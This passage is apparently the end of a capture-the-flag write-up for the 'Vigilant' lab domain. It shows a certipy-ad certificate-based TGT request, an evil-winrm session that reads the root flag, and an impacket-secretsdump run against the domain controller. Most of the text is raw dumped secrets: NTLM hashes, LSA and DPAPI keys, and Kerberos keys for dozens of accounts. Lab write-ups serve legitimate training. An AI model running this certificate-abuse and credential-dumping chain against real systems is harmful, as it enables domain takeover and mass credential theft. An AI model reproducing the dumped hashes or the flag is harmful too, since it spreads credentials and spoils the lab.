[*] Certificate object SID is 'S-1-5-21-2615182196-3196294898-3079774137-1334'
[*] Saved certificate and private key to 'gabriel.stewart.pfx'
Request TGT through the certificate:
Note that the tgt obtained at this time already has
Temporary adminpermissions.
$ certipy-ad auth -pfx 'gabriel.stewart.pfx' -username 'gabriel.stewart' -domain 'vigilant.vl' -dc-ip 10.10.241.245 -no-hash
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: gabriel.stewart@vigilant.vl
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'gabriel.stewart.ccache'
Then we can be authenticated using kerberos with our new ticket (since this ticket represents that we are a member of temporary admin group) then dump all hashes.
We will first get the root flag (Vigilant_Root):
$ export KRB5CCNAME=gabriel.stewart.ccache
$ klist
Ticket cache: FILE:gabriel.stewart.ccache
Default principal: gabriel.stewart@VIGILANT.VL

Valid starting     Expires            Service principal
05/18/24 20:44:42  05/19/24 06:44:42  krbtgt/VIGILANT.VL@VIGILANT.VL
	renew until 05/19/24 20:44:31
$ cat /etc/krb5.conf
[libdefaults]
	default_realm = VIGILANT.VL

# The following krb5.conf variables are only for MIT Kerberos.
	kdc_timesync = 1
	ccache_type = 4
	forwardable = true
	proxiable = true
        rdns = false


# The following libdefaults parameters are only for Heimdal Kerberos.
	fcc-mit-ticketflags = true

[realms]
	VIGILANT.VL = {
		kdc = dc.vigilant.vl
		admin_server = dc.vigilant.vl
		default_domain = vigilant.vl
	}
...
$ evil-winrm -i DC.vigilant.vl -r VIGILANT.VL

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Gabriel.Stewart\Documents> type ..\..\Administrator\Desktop\root.txt
VL{2f530c26b2424633c77028d052245ef1}
Last and least is the Hash dump:
$ impacket-secretsdump vigilant.vl/Gabriel.Stewart@dc.vigilant.vl -k -no-pass -dc-ip dc.vigilant.vl
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xa41b1160e206402b1c36f7e9f14fba3c
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e802af176f9550a692427455c7e51374:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
VIGILANT\DC$:plain_password_hex:f805065af1fd4e59715c7785341e555a541ffab0e94a5ea309509e83488ee3d7582ddfce622577dd049e1295e57102dd021077f44d160d16d284741dcbee66998161a3425feae8e974a3894d02ab8152053d1fa78bdf90642b117de116cb35e309c245edef2d388e37fee4572321e5f61b89fe3da7db11f51c8ee1be1418c2085c06161ddbb5083dfcf66d429f382728e550f9b78cf71aec82a85eb65c4de5f61e0211164f90d0fafaa8ee1456a17ba5a8ce0daddffbfb2abef40ad64614f6cf22e1c962315d70d908bb0d4ba09a1bfcce83bf401d73c0c94ded6e741e7d6806cbd7fd9209a911b4c7a541493bb5eca0
VIGILANT\DC$:aad3b435b51404eeaad3b435b51404ee:9e5deb11372a484d2caaea8c13aa07a9:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xc2f7eaca43f13fe8cdb848a777e008f2dc0617f9
dpapi_userkey:0x3345ea6ab974d8e0b29ef5db2b97354af06817f6
[*] NL$KM
 0000   C0 00 7B 68 9B D0 ED E2  7C A8 09 90 FF 76 73 C0   ..{h....|....vs.
 0010   04 8C 68 62 EF 6C 82 EE  F8 06 FB 72 8B 55 63 60   ..hb.l.....r.Uc`
 0020   49 05 5C FD F3 CF 30 38  D9 5A 78 1D A0 F8 4B DE   I.\...08.Zx...K.
 0030   27 30 63 37 A0 10 D7 AA  79 1B BB ED 59 27 99 FD   '0c7....y...Y'..
NL$KM:c0007b689bd0ede27ca80990ff7673c0048c6862ef6c82eef806fb728b55636049055cfdf3cf3038d95a781da0f84bde27306337a010d7aa791bbbed592799fd
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:935e8e6f575a6b27ddf70ccf661a14b6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:df8ea1cee05ca8a9aecc6eb46cbcceaa:::
vigilant.vl\Ivan.Mendoza:1154:aad3b435b51404eeaad3b435b51404ee:ef5b758f485e1a9d1af76afd1ef9ae61:::
vigilant.vl\Wesley.Rogers:1155:aad3b435b51404eeaad3b435b51404ee:3afb5fffb5d61a795de9e800789b2de4:::
vigilant.vl\Eduardo.Burns:1157:aad3b435b51404eeaad3b435b51404ee:323c777c30fd2fb142ea4441b0e74b6b:::
vigilant.vl\Lauren.Cooper:1160:aad3b435b51404eeaad3b435b51404ee:5fe732a742dcf2c8e499ce879cdac02d:::
vigilant.vl\Rene.Chapman:1165:aad3b435b51404eeaad3b435b51404ee:6c20026b0f240eeaa2260f0dc283ba29:::
vigilant.vl\Brandy.Edwards:1167:aad3b435b51404eeaad3b435b51404ee:0726a7f158b19e4d96dbb83f4bb38ade:::
vigilant.vl\Alexa.Chavez:1172:aad3b435b51404eeaad3b435b51404ee:e5310b559052711388e0c117ae354f22:::
vigilant.vl\William.Fernandez:1173:aad3b435b51404eeaad3b435b51404ee:ea7b4d8bff1ea8b38ae9fc82a621c3da:::
vigilant.vl\Cindy.Steeves :1175:aad3b435b51404eeaad3b435b51404ee:c65dea62b6615126f811e167aba3e341:::
vigilant.vl\Roland.Johnson:1177:aad3b435b51404eeaad3b435b51404ee:eda3d08ca3b65a221811c8599e981e41:::
vigilant.vl\Phyllis.Silva:1179:aad3b435b51404eeaad3b435b51404ee:9fe65e955557d3a56ead56c4df7ada8d:::
vigilant.vl\Ethel.Armstrong:1182:aad3b435b51404eeaad3b435b51404ee:5afad4ee1a379dcea74115e9d1d90c0d:::
vigilant.vl\Claude.Stone:1185:aad3b435b51404eeaad3b435b51404ee:fd43142ca718c09d1cd22c0124c74ab8:::
vigilant.vl\Audrey.Austin:1192:aad3b435b51404eeaad3b435b51404ee:b3fdd987aea129d3a1959e0ae2843dc6:::
vigilant.vl\Leo.Mitchell:1195:aad3b435b51404eeaad3b435b51404ee:b0553240036305d1e5bc7690fcde94a8:::
vigilant.vl\Leona.Adams:1201:aad3b435b51404eeaad3b435b51404ee:197240e7c0562bb0575c6cafa4071088:::
vigilant.vl\Bessie.Fuller:1202:aad3b435b51404eeaad3b435b51404ee:0e233dd5814b3a42f960d3e9f7ce6b32:::
vigilant.vl\Jerome.Perry:1204:aad3b435b51404eeaad3b435b51404ee:332d1727ac65f519901b92f035557596:::
vigilant.vl\Tyrone.Carroll:1210:aad3b435b51404eeaad3b435b51404ee:9f280a9d41ec6b58f5f8e490ad58b0da:::
vigilant.vl\Alyssa.Gonzalez:1213:aad3b435b51404eeaad3b435b51404ee:a94b6f6d89a8299a8e572e06f632e796:::
vigilant.vl\Pamela.Clark:1216:aad3b435b51404eeaad3b435b51404ee:6d817d0d58c8cbc298b0edb8448f46d8:::
vigilant.vl\Tonya.Lynch:1217:aad3b435b51404eeaad3b435b51404ee:3048fb797f48cc40ecc7b7bcbb37af6f:::
vigilant.vl\Lily.Young:1219:aad3b435b51404eeaad3b435b51404ee:c8f116e9e2189dc1ed273050d5bbdd8c:::
vigilant.vl\Isobel.Martin:1223:aad3b435b51404eeaad3b435b51404ee:42a06dd165eb036e1155cd6205f68148:::
vigilant.vl\Shannon.Simpson:1231:aad3b435b51404eeaad3b435b51404ee:6fdd4565b7ae4d4ee4c75a01d23872a9:::
vigilant.vl\Deanna.Johnston:1232:aad3b435b51404eeaad3b435b51404ee:cc25008db5275f62da086047175f4fc7:::
vigilant.vl\Robin.Wagner:1233:aad3b435b51404eeaad3b435b51404ee:5940e6e77a6c919eebf62c4158dbc6e6:::
vigilant.vl\Marcia.Hudson:1234:aad3b435b51404eeaad3b435b51404ee:73c3bfd24d505241d16e0a62a1ef5cba:::
vigilant.vl\Paul.Brewer:1236:aad3b435b51404eeaad3b435b51404ee:c50b400d2a97b36b0e3410aa561175eb:::
vigilant.vl\Amelia.Morales:1239:aad3b435b51404eeaad3b435b51404ee:193a6c16d884acf483f2e59c5562ba11:::
vigilant.vl\Tiffany.Nelson:1241:aad3b435b51404eeaad3b435b51404ee:da62d04adb5873e8c9edd50191def31f:::
vigilant.vl\Alex.Bailey:1243:aad3b435b51404eeaad3b435b51404ee:005f046170e6e4732cb476d1e4ea3b4b:::
vigilant.vl\Denise.Grant:1244:aad3b435b51404eeaad3b435b51404ee:d870e9b1ce2861d6e696dd0dfbeafa5d:::
vigilant.vl\Amy.Ross:1245:aad3b435b51404eeaad3b435b51404ee:abe4e23a7eb2c4b1dc9e740942de331c:::
vigilant.vl\Brandon.Lambert:1247:aad3b435b51404eeaad3b435b51404ee:5beb057c1650457d454378a381f08250:::
vigilant.vl\Alex.Alexander:1252:aad3b435b51404eeaad3b435b51404ee:cf5f5466463a7b6cdf29ab24994a7516:::
vigilant.vl\Byron.Gordon:1253:aad3b435b51404eeaad3b435b51404ee:ac6cca3f31773dbf08df408ce370b0ea:::
vigilant.vl\Rodney.Smith:1255:aad3b435b51404eeaad3b435b51404ee:2ac514aa1f700dac08862eb2ddde434c:::
vigilant.vl\Charlene.Jenkins:1258:aad3b435b51404eeaad3b435b51404ee:b8b157beca6a1cd3235233784494d65c:::
vigilant.vl\Stacy.Richardson:1259:aad3b435b51404eeaad3b435b51404ee:6e3254ac5debefe21bf2d973bc85eeda:::
vigilant.vl\Chad.Meyer:1260:aad3b435b51404eeaad3b435b51404ee:3eb9e505d854539ef3e696babd016670:::
vigilant.vl\Scott.Rivera:1261:aad3b435b51404eeaad3b435b51404ee:21cc65e31523fbf2ef807264d64c2f85:::
vigilant.vl\Veronica.Ruiz:1263:aad3b435b51404eeaad3b435b51404ee:4977ebe1098237002a2a0bacc345a467:::
vigilant.vl\Alex.Powell:1266:aad3b435b51404eeaad3b435b51404ee:17b1615ef1dd96e3ba42ac2d3b84885d:::
vigilant.vl\Tristan.Payne:1269:aad3b435b51404eeaad3b435b51404ee:faaa81f67d4cc1fec1e3f6c5ab0d5326:::
vigilant.vl\Dan.Wells:1271:aad3b435b51404eeaad3b435b51404ee:eb58f2ea05dc0020bc910d14fe66eb79:::
vigilant.vl\Erika.Armstrong:1274:aad3b435b51404eeaad3b435b51404ee:f5b503f5cc9712cdab7c35b472da9e24:::
vigilant.vl\Arlene.Fowler:1275:aad3b435b51404eeaad3b435b51404ee:7d6d95b2b7ac51daa65ec564a61063dc:::
vigilant.vl\Eduardo.Anderson:1278:aad3b435b51404eeaad3b435b51404ee:b9bf5a226b4c527b64423ceff2bb597f:::
vigilant.vl\Adrian.Hunter:1279:aad3b435b51404eeaad3b435b51404ee:d1c4046248f2e2280983c4bca273bc35:::
vigilant.vl\Frances.Lewis:1283:aad3b435b51404eeaad3b435b51404ee:3a7ebc3e4ec444c412a55273c2f37a53:::
vigilant.vl\Ethan.Carter:1285:aad3b435b51404eeaad3b435b51404ee:4220d28e1f6654042782da58099ce0a2:::
vigilant.vl\Dylan.Mason:1289:aad3b435b51404eeaad3b435b51404ee:03598313a0a7d6cc28d14e6ac137425d:::
vigilant.vl\Gabriella.Morrison:1290:aad3b435b51404eeaad3b435b51404ee:19cd8565b6c274923ebdcfc2cc904e31:::
vigilant.vl\Everett.Morrison:1292:aad3b435b51404eeaad3b435b51404ee:73539ac1d98e8c0a24f019a9be27df86:::
vigilant.vl\Travis.Willis:1296:aad3b435b51404eeaad3b435b51404ee:ad4e82c37b5df7454ee84128a9a8e1ae:::
vigilant.vl\Avery.Sanchez:1304:aad3b435b51404eeaad3b435b51404ee:41ac372ea070447d831a42e60b1cad00:::
vigilant.vl\Brandie.Mason:1306:aad3b435b51404eeaad3b435b51404ee:4030b475b862a3747406ae15d2591393:::
vigilant.vl\Edwin.Dixon:1309:aad3b435b51404eeaad3b435b51404ee:48c0906de4b16da44baa3bbe88a12507:::
vigilant.vl\Timmothy.Bates:1310:aad3b435b51404eeaad3b435b51404ee:67a679d03246af93bbc044a53471179e:::
vigilant.vl\Charlene.Flores:1311:aad3b435b51404eeaad3b435b51404ee:097f914bc10d17ea05508b8273dcd8e0:::
vigilant.vl\Daniel.Washington:1312:aad3b435b51404eeaad3b435b51404ee:ab3f3eb0fa58eab37ec6b67d0a67ffa5:::
vigilant.vl\Nicole.Thompson:1313:aad3b435b51404eeaad3b435b51404ee:5b8a0d77144545f2dc0bfc9caac9a99b:::
vigilant.vl\John.Chapman:1314:aad3b435b51404eeaad3b435b51404ee:b0ae4b3d85517b4d2cc8f27d43f1f597:::
vigilant.vl\Lewis.Newman:1316:aad3b435b51404eeaad3b435b51404ee:d4baf41cc7aa130d13ef859e6f7eabb4:::
vigilant.vl\Tyler.Holmes:1319:aad3b435b51404eeaad3b435b51404ee:216d6de7179ef7873a4b7348b7d36686:::
vigilant.vl\Randy.Tucker:1321:aad3b435b51404eeaad3b435b51404ee:88022c1c405cfebcf33dd2616cbce47c:::
vigilant.vl\Kristina.Perry:1322:aad3b435b51404eeaad3b435b51404ee:7602a2f325f5eb5998d7d9e721fa90ca:::
vigilant.vl\Leah.Sullivan:1324:aad3b435b51404eeaad3b435b51404ee:d9a2d1882ab94189a0e90ae9196d498e:::
vigilant.vl\Caroline.Chavez:1326:aad3b435b51404eeaad3b435b51404ee:8fa0a6e3fc1a1400d01883d5b987b3cb:::
vigilant.vl\Clarence.Dunn:1329:aad3b435b51404eeaad3b435b51404ee:9ea48411870a6fa2a0a90429f3398e4b:::
vigilant.vl\Clara.Carlson:1330:aad3b435b51404eeaad3b435b51404ee:a2fcc2df186b52c7698a14bb0dde88f6:::
vigilant.vl\Gabriel.Stewart:1334:aad3b435b51404eeaad3b435b51404ee:6d817d0d58c8cbc298b0edb8448f46d8:::
vigilant.vl\Carole.Dean:1336:aad3b435b51404eeaad3b435b51404ee:bca23918e2cb8f810e46a4b19852e468:::
vigilant.vl\Albert.Shelton:1338:aad3b435b51404eeaad3b435b51404ee:eddfe95a17ee31472bc753de2fa9dbd8:::
vigilant.vl\Heather.Green:1339:aad3b435b51404eeaad3b435b51404ee:f2086cbebd65beec165cb11f35cfb6d4:::
vigilant.vl\Patrick.Hart:1340:aad3b435b51404eeaad3b435b51404ee:65acffd345ceb74c0e6d9b426cc12cff:::
vigilant.vl\Nathan.Stanley:1344:aad3b435b51404eeaad3b435b51404ee:44a0f442ca05a81e6b4e5f67dc1b65ae:::
vigilant.vl\Sophia.Kelley:1345:aad3b435b51404eeaad3b435b51404ee:447e08040282de4b12d6e798c64a4fd0:::
vigilant.vl\Bertha.Hopkins:1346:aad3b435b51404eeaad3b435b51404ee:59940de410ff05fac5aff93eec8dc529:::
vigilant.vl\Adrian.Ray:1348:aad3b435b51404eeaad3b435b51404ee:1dca7c573f3d0d7a1b3f639dd37b8e8d:::
vigilant.vl\Carter.Ruiz:1350:aad3b435b51404eeaad3b435b51404ee:dc2c244645321ce9fae615186695cd2a:::
vigilant.vl\svc_elastic:2102:aad3b435b51404eeaad3b435b51404ee:09f750b151a50e0d15bd80c5f79dd864:::
vigilant.vl\svc_iis:2104:aad3b435b51404eeaad3b435b51404ee:32a78ba959a90b3afd6dfe41381b7a27:::
vigilant.vl\svc_auditreporter:2601:aad3b435b51404eeaad3b435b51404ee:e847432e3809c7a5eb0f0b3f31939f35:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:9e5deb11372a484d2caaea8c13aa07a9:::
SRV$:4601:aad3b435b51404eeaad3b435b51404ee:628860316a0db6778522add627e4d8a9:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:bd6ed2d1af5286a890eab0b151050b55ee6c7bb767ea438b800e10f891286eef
Administrator:aes128-cts-hmac-sha1-96:f5d3f97ecd39b1e7541de2113d28cd2e
Administrator:des-cbc-md5:9d61b629aba4efb5
krbtgt:aes256-cts-hmac-sha1-96:26a31f75f2876b5ab5036923d65f98d4915fbb84493eb5b3ade2442a4756dec7
krbtgt:aes128-cts-hmac-sha1-96:fe5185e6683fdd171663c0a942068518
krbtgt:des-cbc-md5:4fe95befe67a197f
vigilant.vl\Ivan.Mendoza:aes256-cts-hmac-sha1-96:b2439be13c97932c09c5dc0949bace86de4a3109570922c22a6653b2a590ee1c
vigilant.vl\Ivan.Mendoza:aes128-cts-hmac-sha1-96:b1411ac8b90b49ed3115dce50986ebfe
vigilant.vl\Ivan.Mendoza:des-cbc-md5:5d38d670bfd97925
vigilant.vl\Wesley.Rogers:aes256-cts-hmac-sha1-96:bcfd7adcef80cb9d137e3ea756fe8ea40ab584502d4fe07c492b4889c06ff036
vigilant.vl\Wesley.Rogers:aes128-cts-hmac-sha1-96:4d2647da430a6d718775a713c2fca8be
vigilant.vl\Wesley.Rogers:des-cbc-md5:62b9fb6b3ec28fba
vigilant.vl\Eduardo.Burns:aes256-cts-hmac-sha1-96:b6b0389c923a7eae1c2c6dab4478ae87ea3c5e2097348537a77713559d492f90
vigilant.vl\Eduardo.Burns:aes128-cts-hmac-sha1-96:fd00d2cd78224e04a7a72b3e3e8c1cff
vigilant.vl\Eduardo.Burns:des-cbc-md5:e09da28a54377620
vigilant.vl\Lauren.Cooper:aes256-cts-hmac-sha1-96:e14b34b147e4f61b0fb2808a3a8c6ae69989bd3439ec426b8462b8199e7848e2
vigilant.vl\Lauren.Cooper:aes128-cts-hmac-sha1-96:f8385a8e6d2bed104ea7e90264124044
vigilant.vl\Lauren.Cooper:des-cbc-md5:fee683570db06d8f
vigilant.vl\Rene.Chapman:aes256-cts-hmac-sha1-96:13164ba38415ec351cb716facc61f11c4a1cd44d999dc085d80006c4742501c0
vigilant.vl\Rene.Chapman:aes128-cts-hmac-sha1-96:8057d3fb9c469896dfe2133c134acd81
vigilant.vl\Rene.Chapman:des-cbc-md5:2f2c6b9234dc015d
vigilant.vl\Brandy.Edwards:aes256-cts-hmac-sha1-96:f331b1100f92a97f16d55bebb1f6b864072915a9e01dbcf05e3b2f625fb7e57f
vigilant.vl\Brandy.Edwards:aes128-cts-hmac-sha1-96:b49a50dd625362d9a4449d04dcd3d779
vigilant.vl\Brandy.Edwards:des-cbc-md5:4c4ad0977ad6313d
vigilant.vl\Alexa.Chavez:aes256-cts-hmac-sha1-96:e6bee3336b469875eb67651f658ad14b07cf4293795a0dc89a1f1a63abb0d406
vigilant.vl\Alexa.Chavez:aes128-cts-hmac-sha1-96:e9f949f5babfe2d95cfc825ff9cefade
vigilant.vl\Alexa.Chavez:des-cbc-md5:f83b0da76d25bce0
vigilant.vl\William.Fernandez:aes256-cts-hmac-sha1-96:0b56c67a12a8464ec70b2e15c7b2a761be54aff5722656ad12a9983013116eea
vigilant.vl\William.Fernandez:aes128-cts-hmac-sha1-96:dc7de788e0c1e1a413036a6f59dfea21
vigilant.vl\William.Fernandez:des-cbc-md5:c42c64a8c845163d
vigilant.vl\Cindy.Steeves :aes256-cts-hmac-sha1-96:42f947ad43b6d7a772f9c9ae111d1d595b248f59dbd426eb8baa6c4f41684ab6
vigilant.vl\Cindy.Steeves :aes128-cts-hmac-sha1-96:ef16bda71c43e9bbede3234c4fcd5321
vigilant.vl\Cindy.Steeves :des-cbc-md5:85d0bfd66e10d6bc
vigilant.vl\Roland.Johnson:aes256-cts-hmac-sha1-96:b730605b2d3fd02b71623b6bc410c234f12eb1d7f10249e2e90cf78a85b08a71
vigilant.vl\Roland.Johnson:aes128-cts-hmac-sha1-96:70ea8ccd26ae45628cbadc532da9a0bf
vigilant.vl\Roland.Johnson:des-cbc-md5:7a19b6f13b5e3276
vigilant.vl\Phyllis.Silva:aes256-cts-hmac-sha1-96:6fdf71e3087a5d06bfc6316a1453f1f1c1ba7694fc1592f93da969c22ca2a8f3
vigilant.vl\Phyllis.Silva:aes128-cts-hmac-sha1-96:a860f74d62e4f40cb88a2f3040afffcf
vigilant.vl\Phyllis.Silva:des-cbc-md5:abcdda2aa834bca1
vigilant.vl\Ethel.Armstrong:aes256-cts-hmac-sha1-96:6b04c28389aaec06f6852999ac87ea534ec525bb5ee6c30af126f85597666a29
vigilant.vl\Ethel.Armstrong:aes128-cts-hmac-sha1-96:7e81c3fb4deca5dc203155fb40a966e6
vigilant.vl\Ethel.Armstrong:des-cbc-md5:3e8c8c32fe1f4654
vigilant.vl\Claude.Stone:aes256-cts-hmac-sha1-96:14d2ac46e9845d9fbdbdbcc2d5d091fd227c50fad94499ba045cf12e76ff9435
vigilant.vl\Claude.Stone:aes128-cts-hmac-sha1-96:cbb33d47135e349cb683c705b3fb7f9d
vigilant.vl\Claude.Stone:des-cbc-md5:e33789618c83b01f
vigilant.vl\Audrey.Austin:aes256-cts-hmac-sha1-96:0eab9dcfc0138a73b79dd628e7616b05cfec38255475d784cf31717c2e1e0415
vigilant.vl\Audrey.Austin:aes128-cts-hmac-sha1-96:523768c144ab80383d8428af0332522c
vigilant.vl\Audrey.Austin:des-cbc-md5:07159108ef6b1c4c
vigilant.vl\Leo.Mitchell:aes256-cts-hmac-sha1-96:88e94cd4ec098b5d3a7e345992c1668711b9a0a080301d6f8385f1ead6af23fe
vigilant.vl\Leo.Mitchell:aes128-cts-hmac-sha1-96:7e8b48ec7401db3a48a50069614e45c4
vigilant.vl\Leo.Mitchell:des-cbc-md5:a4292f5bce234583
vigilant.vl\Leona.Adams:aes256-cts-hmac-sha1-96:851c60971339e7ab6b421d15d31a9714385700a5296ba39f6259524f30ed24db
vigilant.vl\Leona.Adams:aes128-cts-hmac-sha1-96:f34e819a5b451ba676a5884390849551
vigilant.vl\Leona.Adams:des-cbc-md5:62e3a838fd4f4908
vigilant.vl\Bessie.Fuller:aes256-cts-hmac-sha1-96:0aa17bd7e873ff0838dd219281009cc9696ead5307d77e5e9c8da95e2b533316
vigilant.vl\Bessie.Fuller:aes128-cts-hmac-sha1-96:86a5b700ec3b41c002f2c33e271712ef
vigilant.vl\Bessie.Fuller:des-cbc-md5:bf7f9d68dfbc320d
vigilant.vl\Jerome.Perry:aes256-cts-hmac-sha1-96:c25ee6d9e4f0c0a3967324bc83a60822b9cd7ee8245485c8aeb3507be378238d
vigilant.vl\Jerome.Perry:aes128-cts-hmac-sha1-96:127a6d12db5aa536ae6eaacefbfa3d03
vigilant.vl\Jerome.Perry:des-cbc-md5:8aab6dc7f44604a1
vigilant.vl\Tyrone.Carroll:aes256-cts-hmac-sha1-96:7c5287a86bfdc4b910b530ad520c6505408ccc3448a41b0e9b1fd776ea5edc1f
vigilant.vl\Tyrone.Carroll:aes128-cts-hmac-sha1-96:a5741b097efff7d7dc9f7b2277e989ac
vigilant.vl\Tyrone.Carroll:des-cbc-md5:2cf8515e8964df91
vigilant.vl\Alyssa.Gonzalez:aes256-cts-hmac-sha1-96:f3c6744b969e4ffce8cc6559ce9e359864bbc799721d0bd123b9ce1e277ca096
vigilant.vl\Alyssa.Gonzalez:aes128-cts-hmac-sha1-96:0df725bc3dcc3f9813e765b144043f0d
vigilant.vl\Alyssa.Gonzalez:des-cbc-md5:257926970443323e
vigilant.vl\Pamela.Clark:aes256-cts-hmac-sha1-96:81395c19dc1ff0b7b33d18e601a2b120f34a69e613af71fe16416cd76cf19bb2
vigilant.vl\Pamela.Clark:aes128-cts-hmac-sha1-96:168de2ac71221bac557667265b6ab218
vigilant.vl\Pamela.Clark:des-cbc-md5:9d89d9ba40e9c7d3
vigilant.vl\Tonya.Lynch:aes256-cts-hmac-sha1-96:a539b0bbb2b24ecc791735ed65d358d20c370c3684505f9827e6e4075da927d0
vigilant.vl\Tonya.Lynch:aes128-cts-hmac-sha1-96:6e0959a14adcc08589a7060cbd00a724
vigilant.vl\Tonya.Lynch:des-cbc-md5:efc8a2a2e329ef67
vigilant.vl\Lily.Young:aes256-cts-hmac-sha1-96:c2b7b95944aec5944a415807e00dd2e8917f3701b52f576e3235e795588cad6d
vigilant.vl\Lily.Young:aes128-cts-hmac-sha1-96:01bec3154b0eb2f546753176ca29e842
vigilant.vl\Lily.Young:des-cbc-md5:e520f4bcf2578c70
vigilant.vl\Isobel.Martin:aes256-cts-hmac-sha1-96:fde8c8277e10742c6a664d10025a0775ff9eac6d34d779a23f1756df5d1db841
vigilant.vl\Isobel.Martin:aes128-cts-hmac-sha1-96:7a1be78696a1ae999630fba9ed5c0525
vigilant.vl\Isobel.Martin:des-cbc-md5:70c75b323d523191
vigilant.vl\Shannon.Simpson:aes256-cts-hmac-sha1-96:9460512bc4123fbb395dcdfef9941f1eac65a2b6b09c959822d4598b097195e4
vigilant.vl\Shannon.Simpson:aes128-cts-hmac-sha1-96:df0c2a153cbe76582d6357a6f76e63c5
vigilant.vl\Shannon.Simpson:des-cbc-md5:1cbc319775510dda
vigilant.vl\Deanna.Johnston:aes256-cts-hmac-sha1-96:b9384814c35769b53fbf7bb1f9ae95eb44959f9628e4101f4e22dc92663df171
vigilant.vl\Deanna.Johnston:aes128-cts-hmac-sha1-96:e8b013e2b9f1ce0a49d232af9a67fdc5
vigilant.vl\Deanna.Johnston:des-cbc-md5:4023b5b5bf9e4c83
vigilant.vl\Robin.Wagner:aes256-cts-hmac-sha1-96:5df648a5697e39e7ea4ebfc26618b37a6e97c6a55fe1e8f75db399fc46f40dab
vigilant.vl\Robin.Wagner:aes128-cts-hmac-sha1-96:c8097de886e2236da75fe56bd5f34652
vigilant.vl\Robin.Wagner:des-cbc-md5:2529fd40c246519b
vigilant.vl\Marcia.Hudson:aes256-cts-hmac-sha1-96:df86057b1bb4d7477a5655901156ac8dd2dccb1604fa8bd945af33677ffe758d
vigilant.vl\Marcia.Hudson:aes128-cts-hmac-sha1-96:2517061621a4949ff8227dfca0de10e2
vigilant.vl\Marcia.Hudson:des-cbc-md5:79b3fe6b5d54c2ef
vigilant.vl\Paul.Brewer:aes256-cts-hmac-sha1-96:8d54cef48b3d01cd197a7bcc5a9e6137bfc287f9fa437222a736fae031ba830b
vigilant.vl\Paul.Brewer:aes128-cts-hmac-sha1-96:af051c24a91899543d203d5f2ad30d3b
vigilant.vl\Paul.Brewer:des-cbc-md5:01b6bf37fb3b7057
vigilant.vl\Amelia.Morales:aes256-cts-hmac-sha1-96:877252577ef64a7ac5aebdffcb70613dcebd92a25f844c7b21e7d57d2494b2b2
vigilant.vl\Amelia.Morales:aes128-cts-hmac-sha1-96:bb24a234474332d7eb140517fca4fe2c
vigilant.vl\Amelia.Morales:des-cbc-md5:4f5e4f1037c16273
vigilant.vl\Tiffany.Nelson:aes256-cts-hmac-sha1-96:0fa45f403e92b886c9d89aa5aa20986ac410b598ea30557c8d7af829f86ea6aa
vigilant.vl\Tiffany.Nelson:aes128-cts-hmac-sha1-96:b21ff444c4d71ef1a40d13d357653362
vigilant.vl\Tiffany.Nelson:des-cbc-md5:8601ce8a7fe920e5
vigilant.vl\Alex.Bailey:aes256-cts-hmac-sha1-96:e009e8af0d9eaccfb0c6bbf038b1a61d7c3709c2f257264307e4a6f35024184d
vigilant.vl\Alex.Bailey:aes128-cts-hmac-sha1-96:45a7fa991ca6b0318c774ade56a0b2d5
vigilant.vl\Alex.Bailey:des-cbc-md5:08dc4c5270b54626
vigilant.vl\Denise.Grant:aes256-cts-hmac-sha1-96:c821560a4ce3698e91665eef7727a6ecf2abfc690bbe9e1a4f60df47b51f005a
vigilant.vl\Denise.Grant:aes128-cts-hmac-sha1-96:473169f144a607af824b3ea1c9c75a33
vigilant.vl\Denise.Grant:des-cbc-md5:672ae5d649f7daf8
vigilant.vl\Amy.Ross:aes256-cts-hmac-sha1-96:6a57efd5ff45494a6cc8fe4026a0e85f6d3e970d1a9e50710359e2da23aeefa7
vigilant.vl\Amy.Ross:aes128-cts-hmac-sha1-96:65bc752dec4e618819095e48879ac5c3
vigilant.vl\Amy.Ross:des-cbc-md5:549e9b70374c9e83
vigilant.vl\Brandon.Lambert:aes256-cts-hmac-sha1-96:290966955ea9f8bc5a39569918a9de9c7e61ad21a5fba54510f3d2a2c97c663d
vigilant.vl\Brandon.Lambert:aes128-cts-hmac-sha1-96:243334411f813320e8146fb5dc1bc88a
vigilant.vl\Brandon.Lambert:des-cbc-md5:2a6ee6c75b40ef19
vigilant.vl\Alex.Alexander:aes256-cts-hmac-sha1-96:67d6d330fd28d2179c04ed2319d564f97ba15bb41818e8508924aa7eb2204009
vigilant.vl\Alex.Alexander:aes128-cts-hmac-sha1-96:9851d7c096e978e70416daf53fa218b2
vigilant.vl\Alex.Alexander:des-cbc-md5:c27043ce0d5bad51
vigilant.vl\Byron.Gordon:aes256-cts-hmac-sha1-96:a5372a466b87867476cfa40e015d94551586a2eaf1793a20e21537c6aee0815a
vigilant.vl\Byron.Gordon:aes128-cts-hmac-sha1-96:176c401d68402b8099aa3cdaf04d7332
vigilant.vl\Byron.Gordon:des-cbc-md5:cbfb20c8b07f3226
vigilant.vl\Rodney.Smith:aes256-cts-hmac-sha1-96:7104b289521051d8c83784bdaed18726f79e10c5564c3d6b986534c70a0ed05d
vigilant.vl\Rodney.Smith:aes128-cts-hmac-sha1-96:d6b2fc9400d93a4a7814ca347b1d0dbd
